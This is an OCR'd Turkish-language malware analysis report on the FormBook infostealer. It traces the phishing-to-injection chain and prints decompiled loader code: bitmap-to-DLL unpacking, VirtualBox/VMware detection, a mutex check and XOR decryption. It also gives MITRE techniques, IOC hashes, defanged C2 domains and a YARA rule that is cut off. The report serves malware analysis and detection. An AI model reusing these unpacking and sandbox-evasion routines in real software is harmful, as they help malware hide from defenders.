
infinitum IT
Power of integrated Security

FormBook
Zararlı Analizi



www.infinitumit.com.tr

infinitumitlabs

İçindekiler

FormBook Zararlı Yazılım Analizi ve Önlemler


FormBook Hakkında

FormBook, ilk olarak 2016'da keşfedilen bir bilgi hırsızı zararlı yazılımdır. İnternet tarayıcılarında önbelleğe alınan kimlik bilgileri, ekran görüntüleri ve tuş vuruşları dahil olmak üzere virüslü sistemlerden çeşitli türde verileri çalar.

Özet


FormBook zararlısı email, internet tarayıcı uygulamalarında bulunan kimlik bilgilerini çalmaktadır.

Zararlı, phishing yöntemi ile gönderilir, kurban dosyayı açtıktan sonra loader zararlıyı çıkarır ve process enjeksiyonu ile sistem processleri üzerinde çalışır. Kalıcılık sağlamak için kendisini kayıt defterine yerleştirir.




İnfection kill chain

Teknik Analiz




FormBook Loader .net dili ile yazıldığı görülmüştür.



Zararlıyı debugger ile inceleyince resource alanında bitmap görüntüleri tespit edildi.

```
Bitmap aeeee = Resources.Aeeee;
for (int i = 0; i <= aeeee.Height - 1; i++)
{
    for (int j = 0; j <= aeeee.Size.Width - 1; j++)
    {
        Color color = aeeee.GetPixel(j, i);
        color = Color.FromArgb(255, (int)(byte.MaxValue - color.R), (int)(byte.MaxValue - color.G), (int)(byte.MaxValue - color.B));
        aeeee.SetPixel(j, i, color);
    }
}
for (int k = 0; k < 50688; k = k - 4 + 5)
{
    for (int l = 0; l < 1; l = l - 5 + 6)
    {
        home.PP00004 = home.PP00006(aeeee, k, l);
        home.PP00003 = home.PP00005(home.PP00004);
        home.PP00002((byte)home.PP00003, num);
    }
    num++;
}
home.PP00007(home.Haley.ToArray());
```

Bitmap görüntülü, zararlı kaynağı çözen ve dll haline getiren kod satırı görülmüştür.




Bitmap görüntüsünden elde edilen dll kod bilgisi.


```
    }
    Activator.CreateInstance((Type)home.Minden, this.Cube);
}
```

Bitmap görüntüsünden elde edilen dll “Activator.CreateInstance” kodu ile bellek alanına “Wise.dll” adı ile yüklendiği görülmüştür.

Wise.dll Analizi




Bellek alanına yüklenen “Wise.dll”



“Wise.dll” analiz ederken “Collins.dll” adında farklı bir dll dosyasının bellek alanına yüklendiği tespit edildi.

Collins.dll Analizi




```
if (xnQKnYRoeNfOKAveqI.U6DYoCu8y("HARDWARE\\Description\\System", "VideoBiosVersion").ToUpper().Contains("VIRTUALBOX"))
{
    result = true;
}
else if (Operators.CompareString(xnQKnYRoeNfOKAveqI.U6DYoCu8y("SOFTWARE\\Oracle\\VirtualBox Guest Additions", ""),
  "noValueButYesKey", false) == 0)
{
    result = true;
}
else if (xnQKnYRoeNfOKAveqI.U6DYoCu8y("HARDWARE\\DEVICEMAP\\Scsi\\Scsi Port 0\\Scsi Bus 0\\Target Id 0\\Logical Unit Id 0",
  "Identifier").ToUpper().Contains("VMWARE"))
{
    result = true;
}
else if (Operators.CompareString(xnQKnYRoeNfOKAveqI.U6DYoCu8y("SOFTWARE\\VMware, Inc.\\VMware Tools", ""), "noValueButYesKey
  false) == 0)
{
    result = true;
}
else if (xnQKnYRoeNfOKAveqI.U6DYoCu8y("HARDWARE\\DEVICEMAP\\Scsi\\Scsi Port 1\\Scsi Bus 0\\Target Id 0\\Logical Unit Id 0",
  "Identifier").ToUpper().Contains("VMWARE"))
{
```

```
ManagementScope scope = new ManagementScope("\\\\.\\ROOT\\cimv2");
using (ManagementObjectCollection managementObjectCollection = new ManagementObjectSearcher(scope, new ObjectQuery
  ("SELECT * FROM Win32_VideoController")).Get())
{
    foreach (ManagementBaseObject managementBaseObject in managementObjectCollection)
    {
        ManagementObject managementObject = (ManagementObject)managementBaseObject;
        if (Operators.CompareString(managementObject["Description"].ToString(), "VM Additions S3 Trio32/64", false) ==
      0)
        {
            return true;
        }
        if (Operators.CompareString(managementObject["Description"].ToString(), "S3 Trio32/64", false) == 0)
```


Collins.dll Deobfustucate işlemi uyguladıktan sonra bulgularda zararlının sanal bilgisayar ortamından kaçınmak için kayıt defterinden ve WMI sorgusu ile “sanal bilgisayar değerlerini” kontrol ettiği tespit edildi.

```
public static void k3TRyflY77(string \u0020)
{
    try
    {
        Mutex.OpenExisting(\u0020);
        Environment.Exit(0);
    }
    catch (Exception)
    {
        UoXGE9leB61LiTyWYC.KTonIIPl7g = new Mutex(false, \u0020);
    }
}
```

Try bloğunun Mutex kontrolü yaptığı ve catch bloğunun mutex oluşturduğu görülmüştür.


```
public static byte[] fhrHR2rVW(byte[] \u0020, string \u0020)
{
    byte[] bytes = Encoding.ASCII.GetBytes(\u0020);
    for (int i = 0; i <= \u0020.Length; i++)
    {
        \u0020[i % \u0020.Length] = Convert.ToByte((Convert.ToInt32((int)(\u0020[i % \u0020.Length] ^ bytes[i % bytes.Length])) -
          Convert.ToInt32(\u0020[(i + 1) % \u0020.Length]) + 256) % 256);
    }
    Array.Resize<byte>(ref \u0020, \u0020.Length - 1);
    return \u0020;
}
```

Yukarıdaki kod bloğunda FormBook zararlısının şifresinin çözüldüğü görülmüştür.



FormBook zararlısının header bilgisi elde edilmiştir.

Davranışsal Analiz




FormBook Zararlı Loader'ın kendini Program Files'a kopyaladığı ve kalıcılık sağlamak için Windows açıldığında otomatik başlayacak şekilde kayıt defterine yerleştiği görülmüştür.


FormBook Zararlı Analizi

Collins.dll ve Wise.dll analizi sonucunda 2 dll dosyasının FormBook'u gizlemek ve açığa çıkarmak için loader, unpack ve pack görevleri olduğu tespit edilmiştir.

İnfection Chain: Phishing --->ZiraatbankasiSwiftMessaji001.exe ----> Wise.dll ----> Collins.dll ----> FormBook.exe ---> Process İnjection Execute




FormBook zararlısı Masm/C ile kodlandığı görülmüştür.



Persistence(kalıcılık) sağlamak için kayıt defterine sistem açıldığında başlayacak şekilde yerleştiği görülmüştür


SEVERITY	Medium
OBJECTIVE	Keep Access
TACTIC & TECHNIQUE	Defense Evasion via Process Injection
TECHNIQUE ID	T1055
IOA NAME	MaliciousInjection
IOA DESCRIPTION	A suspicious process injected into another process in an unusual way. Investigate the process trees for the injector and injectee.
FILE PATH	\Device\HarddiskVolume3\Windows\SysWOW64\wscript.exe
SHA256	8c767077bb410f95b1db237b31f4f6e1512c78c1f0120de3f215b501f6d1c7ea
COMMAND LINE	"C:\Windows\SysWOW64\wscript.exe"

Zararlı çalıştırıldığında process injection ile diğer süreçlere enjekte olarak gizlendiği görülmüştür.




Ağ dinlemesi yapıldığında belirli adreslere veri gönderildiği görülmüştür.

C2 Sunucusu / Malware Configuration



FormBook zararlısının bellek analizi gerçekleştirdikten sonra C2 sunucusu tespit edildi.



Tarayıcı ve mail uygulamalarının verilerinin okunması için dizin adları tespit edildi.

Mitre Attack

Teknik Adı	ID
Boot or Logon Autostart Execution: Registry Run Keys / Startup Folder	T1547.001
Credentials from Password Stores	T1555
Process hollowing	T1055.012
Virtualization/Sandbox Evasion	T1497
Exfiltration Over C2 Channel	T1041
Local Email Collection	T1114.001
Windows Management Instrumentation	T1047

Indicator of Compromise (IOC)

SHA – 256
92bd802a0f7eb1213758a6c1a4c07302e0320c3a2aeb6273b0303dd3bbdefe90
7424c7c90521358a37e81b1b3bb6551593173ab73d602288cda43aaf54f0aa66
4c3d925669944dbdec6649638901b8ccb110c2ff971d8cf558ef05f9980ecf69

URL / IP
www.whatshallilistento[.]com
www.update-info[.]icu
www. travelhotelsgate[.]com
www.update-info[.]icu
www. themadtattershawnee[.]com
www.skankjdzsh[.]shop
www. saujanadinamik[.]info
www. plckwz[.]cyou
www. planofaction333[.]org
www. parafarmaciavinovo[.]com
www. paoancv[.]space
www. ndaffirmingtherapy[.]com
www. mediamaks[.]app

www. madenchynnastudios[.]com
www. loccacafe[.]xyz
www. jtant[.]com
www. jojo[.]network
www. jerukindia[.]shop
www. isamazinglife[.]site
www. hubescort[.]online
www. escraptor[.]com
www. craigam[.]top
www. coolanchor[.]net
www. co-meta[.]com
www. cattunnelbed[.]online
www. availablesniumeans[.]com
www. apletry[.]xyz
www. a1taxconsultant[.]com

Yara Kuralı


```
import "pe"

/*
   Yara Rule Set
   Author: Sefa
   Date: 2022-12-29
   Identifier: FormBook
*/
/* Rule Set ----------------------------------------------------------------- */
rule Loader {
   meta:
      description = "Detects FormBookloader"
      author = "Sefa"
      date = "2022-12-29"
      hash1 =
"4c3d925669944dbdec6649638901b8ccb110c2ff971d8cf558ef05f9980ecf69"
   strings:
      $hex1 = { 41 00 65 00 65 00 65 00 65 }
